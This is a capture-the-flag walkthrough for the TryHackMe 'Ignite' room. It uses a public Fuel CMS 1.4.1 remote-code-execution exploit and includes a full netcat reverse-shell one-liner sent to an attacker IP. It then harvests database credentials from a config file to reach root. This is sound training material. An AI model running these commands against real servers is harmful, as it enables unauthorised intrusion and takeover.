Ignite

Link- https://tryhackme.com/room/ignite

As the initial step, use **Nmap** tool to scan the open ports and services.


```
PORT   STATE SERVICE REASON  VERSION
80/tcp open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Welcome to FUEL CMS
| http-robots.txt: 1 disallowed entry
|_/fuel/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

With the HTTP port open, use **Gobuster** tool to do a directory search for the webpage.


```
┌──(kali㉿kali)-[~/Ignite]
└─$ gobuster dir -u http://10.10.225.221 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.225.221
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/02/10 11:02:20 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 297]
/.htaccess            (Status: 403) [Size: 297]
/@                    (Status: 400) [Size: 1134]
/.hta                 (Status: 403) [Size: 292]
/0                    (Status: 200) [Size: 16597]
/assets               (Status: 301) [Size: 315] [--> http://10.10.225.221/assets/]
/home                 (Status: 200) [Size: 16597]
/index                (Status: 200) [Size: 16597]
/index.php            (Status: 200) [Size: 16597]
/lost+found           (Status: 400) [Size: 1134]
/offline              (Status: 200) [Size: 70]
/robots.txt           (Status: 200) [Size: 30]
/server-status        (Status: 403) [Size: 301]
```

The robots.txt file on the webserver has the below information.



```
User-agent: *
Disallow: /fuel/
```



Login to the https://<IP>/fuel and enter the given credentials to get admin access.



Tried uploading a reverse shell php file in the format of jpg bit not successful.




Seems like the files are getting saved at the below location on the server.


```
        var jqx_config = {};
jqx_config.basePath =  "http://10.10.225.221/";
jqx_config.jsPath = "/fuel/modules/fuel/assets/js/";
jqx_config.imgPath = "/fuel/modules/fuel/assets/images/";

```

Yet as checked, access has been forbidden for the same.



Even PHP file is not being allowed to be uploaded.



Checked for possible vulnerabilities for the software running the webpage.

```
┌──(kali㉿kali)-[~/Ignite]
└─$ searchsploit Fuel CMS 1.4
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                     |  Path
---------------------------------------------------------------------------------------------------
fuel CMS 1.4.1 - Remote Code Execution (1)                                         | linux/webapps/47138.py
Fuel CMS 1.4.1 - Remote Code Execution (2)                                         | php/webapps/49487.rb
Fuel CMS 1.4.1 - Remote Code Execution (3)                                         | php/webapps/50477.py
Fuel CMS 1.4.13 - 'col' Blind SQL Injection (Authenticated)                        | php/webapps/50523.txt
Fuel CMS 1.4.7 - 'col' SQL Injection (Authenticated)                               | php/webapps/48741.txt
Fuel CMS 1.4.8 - 'fuel_replace_id' SQL Injection (Authenticated)                   | php/webapps/48778.txt
---------------------------------------------------------------------------------------------------
```

Downloaded the file to the local machine.

```
┌──(kali㉿kali)-[~/Ignite]
└─$ searchsploit -m 47138.py
  Exploit: fuel CMS 1.4.1 - Remote Code Execution (1)
      URL: https://www.exploit-db.com/exploits/47138
     Path: /usr/share/exploitdb/exploits/linux/webapps/47138.py
File Type: Python script, ASCII text executable

Copied to: /home/kali/Ignite/47138.py
```

Edit the python file according to our target IP address.

```
┌──(kali㉿kali)-[~/Ignite]
└─$ python2 47138.py
cmd:whoami
systemwww-data
```

The python script allows us to run commands on the target server.

Use Revrse-shell command on the it to get a shell.

```
</div>
cmd:rm /tmp/f ; mkfifo /tmp/f ; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.6.110.95 1234 >/tmp/f
```


```
┌──(kali㉿kali)-[~/Ignite]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.6.110.95] from (UNKNOWN) [10.10.225.221] 52372
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Hence, got a reverse shell with the above command.

Navigate to the user.txt file to get the User Flag.

```
www-data@ubuntu:/home$ cd www-data
cd www-data
www-data@ubuntu:/home/www-data$ ls
ls
flag.txt
www-data@ubuntu:/home/www-data$ cat flag.txt
cat flag.txt
b
www-data@ubuntu:/home/www-data$
```

While traversing through the website, there is a specific area which mentions about the configuration files, check if those files have been exposed with sensitive data



As checked, root credentials can be found in one of the configuration files.

```
$db['default'] = array(
        'dsn'   => '',
        'hostname' => 'localhost',
        'username' => [redacted],
        'password' => [redacted],
        'database' => 'fuel_schema',
        'dbdriver' => 'mysqli',
        'dbprefix' => '',
        'pconnect' => FALSE,
        'db_debug' => (ENVIRONMENT !== 'production'),
        'cache_on' => FALSE,
        'cachedir' => '',
        'char_set' => 'utf8',
        'dbcollat' => 'utf8_general_ci',
        'swap_pre' => '',
        'encrypt' => FALSE,
        'compress' => FALSE,
        'stricton' => FALSE,
        'failover' => array(),
        'save_queries' => TRUE
);

// used for testing purposes
if (defined('TESTING'))
{
        @include(TESTER_PATH.'config/tester_database'.EXT);
}
```

The root credentials are exposed at the above location, change the user profile and access the root's directory.

Navigate to the root.txt to file to get the root flag.

```
root@ubuntu:~# ls
ls
root.txt
root@ubuntu:~# cat root.txt
cat root.txt
[redacted]
root@ubuntu:~#
```